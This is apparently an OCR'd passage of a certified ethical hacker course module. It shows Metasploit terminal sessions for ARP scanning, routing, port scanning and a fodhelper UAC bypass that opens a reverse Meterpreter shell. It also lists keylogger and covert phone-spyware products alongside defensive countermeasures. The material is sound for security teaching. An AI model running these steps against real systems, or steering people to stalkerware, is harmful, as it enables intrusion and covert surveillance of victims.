1. Discover live hosts in the network

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
meterpreter > run post/windows/gather/arp_scanner RHOSTS=10.10.10.0/24

[*] Running module against WINDOWS10
[*] ARP Scanning 10.10.10.0/24
[+]     IP: 10.10.10.2 MAC 00:50:56:fa:a6:44 (VMware, Inc.)
[+]     IP: 10.10.10.1 MAC 00:50:56:c0:00:02 (VMware, Inc.)
[+]     IP: 10.10.10.10 MAC 00:0c:29:b0:f4:93 (VMware, Inc.)
[+]     IP: 10.10.10.16 MAC 00:0c:29:d5:3e:8f (VMware, Inc.)
[+]     IP: 10.10.10.13 MAC 00:0c:29:16:01:d1 (VMware, Inc.)
[+]     IP: 10.10.10.254 MAC 00:50:56:f6:b7:bc (VMware, Inc.)
[+]     IP: 10.10.10.255 MAC 00:0c:29:b0:f4:93 (VMware, Inc.)
meterpreter >
```

2. Set up routing rules

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > route add 10.10.10.0 255.255.255.0 1
[*] Route added
msf5 exploit(multi/handler) >
```

3. Scan ports of live systems

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
msf5 exploit(multi/handler) > use auxiliary/scanner/portscan/tcp
msf5 auxiliary(scanner/portscan/tcp) > set RHOST 10.10.10.10
RHOST => 10.10.10.10
msf5 auxiliary(scanner/portscan/tcp) > set PORTS 1-1000
PORTS => 1-1000
msf5 auxiliary(scanner/portscan/tcp) > run

[+] 10.10.10.10:          - 10.10.10.10:21 - TCP OPEN
[+] 10.10.10.10:          - 10.10.10.10:80 - TCP OPEN
[+] 10.10.10.10:          - 10.10.10.10:139 - TCP OPEN
[+] 10.10.10.10:          - 10.10.10.10:135 - TCP OPEN
[+] 10.10.10.10:          - 10.10.10.10:445 - TCP OPEN
[*] 10.10.10.10:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/portscan/tcp) >
```


4. Exploit vulnerable services

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
msf5 exploit(windows/local/bypassuac_fodhelper) > exploit

[*] Started reverse TCP handler on 10.10.10.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\WINDOWS\Sysnative\cmd.exe /c C:\WINDOWS\System32\
fodhelper.exe
[*] Sending stage (180291 bytes) to 10.10.10.10
[*] Meterpreter session 2 opened (10.10.10.13:4444 -> 10.10.10.10:2091) at
2019-11-06 03:41:10 -0500
[*] Cleaining up registry keys ...

meterpreter >
```

Pivoting and Relaying to Hack External Machines (Cont'd)

Relaying

1. Set up port forwarding rules



2. Access the system resources

- Attackers can browse the http server running on the target system using the following URL:


  `http://localhost:10080`

- Attackers can access the SSH server running on the target system by executing the following command:

  `# ssh myadmin@localhost`


Privilege Escalation Tools

BeRoot | BeRoot is a post-exploitation tool to check common misconfigurations to find a way to escalate privileges



https://github.com

linpostexp | linpostexp tool obtains detailed information on the kernel, which can be used to escalate privileges on the target system



https://github.com

How to Defend Against Privilege Escalation

1. Restrict the interactive logon privileges
2. Run users and applications with the lowest privileges
3. Implement multi-factor authentication and authorization
4. Run services as unprivileged accounts
5. Implement a privilege separation methodology to limit the scope of programming errors and bugs
6. Use an encryption technique to protect sensitive data
7. Reduce the amount of code that runs with a particular privilege
8. Perform debugging using bounds checkers and stress tests
9. Test the system for application coding errors and bugs thoroughly
10. Regularly patch and update the kernel

How to Defend Against Privilege Escalation (Cont'd)


CEH Certified Ethical Hacker

11. Change the User Account Control settings to "Always Notify"
12. Restrict users from writing files to the search paths for applications
13. Continuously monitor file system permissions using auditing tools
14. Reduce the privileges of users and groups so that only legitimate administrators can make service changes
15. Use whitelisting tools to identify and block malicious software
16. Use fully qualified paths in all Windows applications
17. Ensure that all executables are placed in write-protected directories
18. In Mac operating systems, make plist files read-only
19. Block unwanted system utilities or software that may be used to schedule tasks
20. Regularly patch and update the web servers

Tools for Defending against DLL and Dylib Hijacking

Dependency Walker

- Dependency Walker detects many common application problems such as missing modules, invalid modules, import/export mismatches, and circular dependency errors



http://www.dependencywalker.com

Dylib Hijack Scanner

- Dylib Hijack Scanner is a simple utility that will scan your computer for applications that are either susceptible to dylib hijacking or have been hijacked

https://objective-see.com

Module Flow

1. System Hacking Concepts
2. Gaining Access
3. Escalating Privileges
4. Maintaining Access
5. Clearing Logs

Executing Applications


- When attackers execute malicious applications it is called "owning" the system
- The attacker executes malicious programs remotely in the victim's machine to gather the information that leads to exploitation or loss of privacy, gain unauthorized access to system resources, crack the password, capture the screenshots, install backdoor to maintain easy access, etc.

Malicious Programs that Attackers Execute on Target Systems

Tools for Executing Applications

Remote Exec

RemoteExec remotely installs applications, executes programs/scripts, and updates files and folders on Windows systems throughout the network



Pupy
https://github.com

PDQ Deploy
https://www.pdq.com


Dameware Remote Support
https://www.dameware.com

ManageEngine Desktop Central
https://www.manageengine.com

PsExec
https://docs.microsoft.com

Keylogger

- Keystroke loggers are programs or hardware devices that monitor each keystroke as the user types on a keyboard, logs onto a file, or transmits them to a remote location
- Legitimate applications for keyloggers include in office and industrial settings to monitor employees' computer activities and in the home environment where parents can monitor and spy on children's activity
- It allows the attacker to gather confidential information about the victim such as email ID, passwords, banking details, chat room activity, IRC, and instant messages
- Physical keyloggers are placed between the keyboard hardware and the operating system



Types of Keystroke Loggers

- Keystroke Loggers
  - Hardware Keystroke Loggers
    - PC/BIOS Embedded
    - Keylogger Keyboard
    - External Keylogger
      - PS/2 and USB Keylogger
      - Acoustic/CAM Keylogger
      - Bluetooth Keylogger
      - Wi-Fi Keylogger
  - Software Keystroke Loggers
    - Application Keylogger
    - Kernel Keylogger
    - Hypervisor-based Keylogger
    - Form Grabbing Based Keylogger
    - Javascript Based Keylogger
    - Memory Injection Based Keylogger

Hardware Keyloggers

KeyGrabber

KeyDemon

HARDWARE KEYLOGGER
VIDEOLOGGER MULTILOGGER
RS232

Home / KeyGrabber Classic USB

KEYGRABBER CLASSIC USB

$15.99

Hardware keylogger by definition.

Undisputed leader of all USB hardware keyloggers. Perhaps not the smallest nowadays but for sure the most popular and best featured USB hardware keylogger ever. Absolute USB keylogging classic by definition. It's available on the market for over 10 years and sold in nearly 60K units worldwide.

Compose your USB hardware keylogger with available features & addons!


Hardware Keyloggers Vendors

- **KeyGrabber USB** — *http://www.keelog.com*
- **KeyCarbon** — *http://www.keycarbon.com*
- **Keyllama Keylogger** — *https://Keyllama.com*
- **Keyboard logger** — *https://www.detective-store.com*
- **KeyGhost** — *https://www.keyghost.com*

Keyloggers for Windows

Spyrix Keylogger Free

Spyrix Keylogger Free is used for remote monitoring on your PC that includes recording of keystrokes, passwords, and screenshots




- **REFOG Personal Monitor**
  https://www.refog.com
- **All In One Keylogger**
  http://www.relytec.com
- **Elite Keylogger**
  https://www.elitekeyloggers.com
- **StaffCop Standard**
  https://www.staffcop.com
- **Spytector**
  https://www.spytector.com

Keyloggers for Mac

Refog Mac Keylogger

Refog Mac Keylogger provides undetected surveillance and records all the keystrokes on the computer



- **Spyrix Keylogger For Mac OS**
  http://www.spyrix.com
- **Elite Keylogger for Mac**
  https://www.elite-keylogger.net
- **Aobo Mac OS X Keylogger**
  https://www.easemon.com
- **KidLogger for MAC**
  http://kidlogger.net
- **Perfect Keylogger for Mac**
  https://www.blazingtools.com

Spyware

- Spyware is a stealthy program that records the user's interaction with the computer and the Internet without the user's knowledge and sends the information to the remote attackers
- Spyware hides its process, files, and other objects in order to avoid detection and removal
- It is like a Trojan horse, which is usually bundled as a hidden component of freeware programs that can be available on the Internet for download
- It allows the attacker to gather information about a victim or organization such as email addresses, user logins, passwords, credit card numbers, and banking credentials

Spyware Propagation


1. Drive-by download
2. Masquerading as anti-spyware
3. Web browser vulnerability exploits
4. Piggybacked software installation
5. Browser add-ons
6. Cookies

Spyware Tools: Spytech SpyAgent and Power Spy

Spytech SpyAgent | Spytech SpyAgent allows you to monitor everything users do on your computer

Power Spy | Power Spy secretly monitors and records all activities on your computer

https://www.spytech-web.com



http://ematrixsoft.com

Spyware Tools

Desktop and Child Monitoring Spyware

- ACTIVTrak
  https://activtrak.com
- Veriato Cerebral
  https://www.veriato.com
- NetVizor
  https://www.netvizor.net
- SoftActivity Monitor
  https://www.softactivity.com
- SoftActivity TS Monitor
  https://www.softactivity.com

USB Spyware

- USB Analyzer
  https://www.eltima.com
- USB Monitor
  https://www.hhdsoftware.com
- USBDeview
  https://www.nirsoft.net
- Advanced USB Port Monitor
  https://www.aggsoft.com
- USB Monitor Pro
  http://www.usb-monitor.com

Audio Spyware

- Spy Voice Recorder
  http://www.mysuperspy.com
- Spy Audio Listening Device
  https://www.securityplanet.co
- Spy USB Voice Recorder
  https://www.securityplanet.co
- Voice Activated Flash Drive Voice Recorder
  https://www.spytec.com
- Audio Spyware Snooper
  https://www.snooper.se

Spyware Tools (Cont'd)

Video Spyware

- Movavi Video Editor — *https://www.movavi.com*
- Free2X Webcam Recorder — *http://www.free2x.com*
- iSpy — *https://www.ispyconnect.com*
- NET Video Spy — *https://www.sarbash.com*
- Eyeline Video Surveillance Software — *https://www.nchsoftware.com*

Telephone/Cellphone Spyware

- Phone Spy — *https://www.phonespysoftware.com*
- XNSPY — *https://xnspy.com*
- iKeyMonitor — *https://ikeymonitor.com*
- OneSpy — *https://onespy.com*
- TheTruthSpy — *https://thetruthspy.com*

GPS Spyware

- Spyera — *https://spyera.com*
- mSpy — *https://www.mspy.com*
- MOBILE SPY — *http://www.mobile-spy.com*
- MobiStealth — *https://www.mobistealth.com*
- FlexiSPY — *https://www.flexispy.com*

How to Defend against Keyloggers

1. Use pop-up blockers and avoid opening junk emails
2. Install anti-spyware/antivirus programs and keep the signatures up to date
3. Install professional firewall software and anti-keylogging software
4. Recognize phishing emails and delete them
5. Regularly update and patch system software
6. Do not click on links in unwanted or doubtful emails that may point to malicious sites
7. Use keystroke interference software, which inserts randomized characters into every keystroke
8. Scan the files before installing and use registry editor or process explorer to check for keystroke loggers
9. Use the Windows on-screen keyboard accessibility utility to enter the password or any other confidential information
10. Install a host-based IDS, which can monitor your system and disable the installation of keyloggers
11. Use an automatic form-filling password manager or virtual keyboard to enter your username and password
12. Use software that frequently scans and monitors the changes in the system or network

How to Defend against Keyloggers (Cont'd)


Hardware Keylogger Countermeasures

1. Restrict physical access to sensitive computer systems
2. Periodically check your keyboard interface to ensure that no extra components are plugged into the keyboard cable connector
3. Use encryption between the keyboard and its driver
4. Use an anti-keylogger that detects the presence of a hardware keylogger such as KeyGrabber
5. Use an on-screen keyboard and click on it using a mouse
6. Periodically check the video monitor cables to detect the presence of hardware keyloggers
7. Setup video surveillance around the computer desk to detect the addition of malicious hardware
8. Disable USB ports or setup advanced BIOS authentication mechanisms to enable USB ports

Anti-Keyloggers

Zemana AntiLogger

Zemana AntiLogger detects the malware at the time it attacks your system rather than detecting it based on its signature fingerprint



- **GuardedID**
  https://www.strikeforcecpg.com
- **KeyScrambler**
  https://www.qfxsoftware.com
- **Oxynger KeyShield**
  https://www.oxynger.com
- **Ghostpress**
  https://schiffer.tech
- **SpyShelter Free Anti-Keylogger**
  https://www.spyshelter.com


How to Defend against Spyware

1 Try to avoid using any computer system that is not entirely under your control	8 Install and use anti-spyware software
2 Adjust the browser security settings to medium or higher for the Internet zone	9 Perform web surfing safely and download cautiously
3 Be cautious about suspicious emails and sites	10 Do not use administrative mode unless it is necessary
4 Enable the firewall to enhance the security level of the computer	11 Keep your operating system up to date
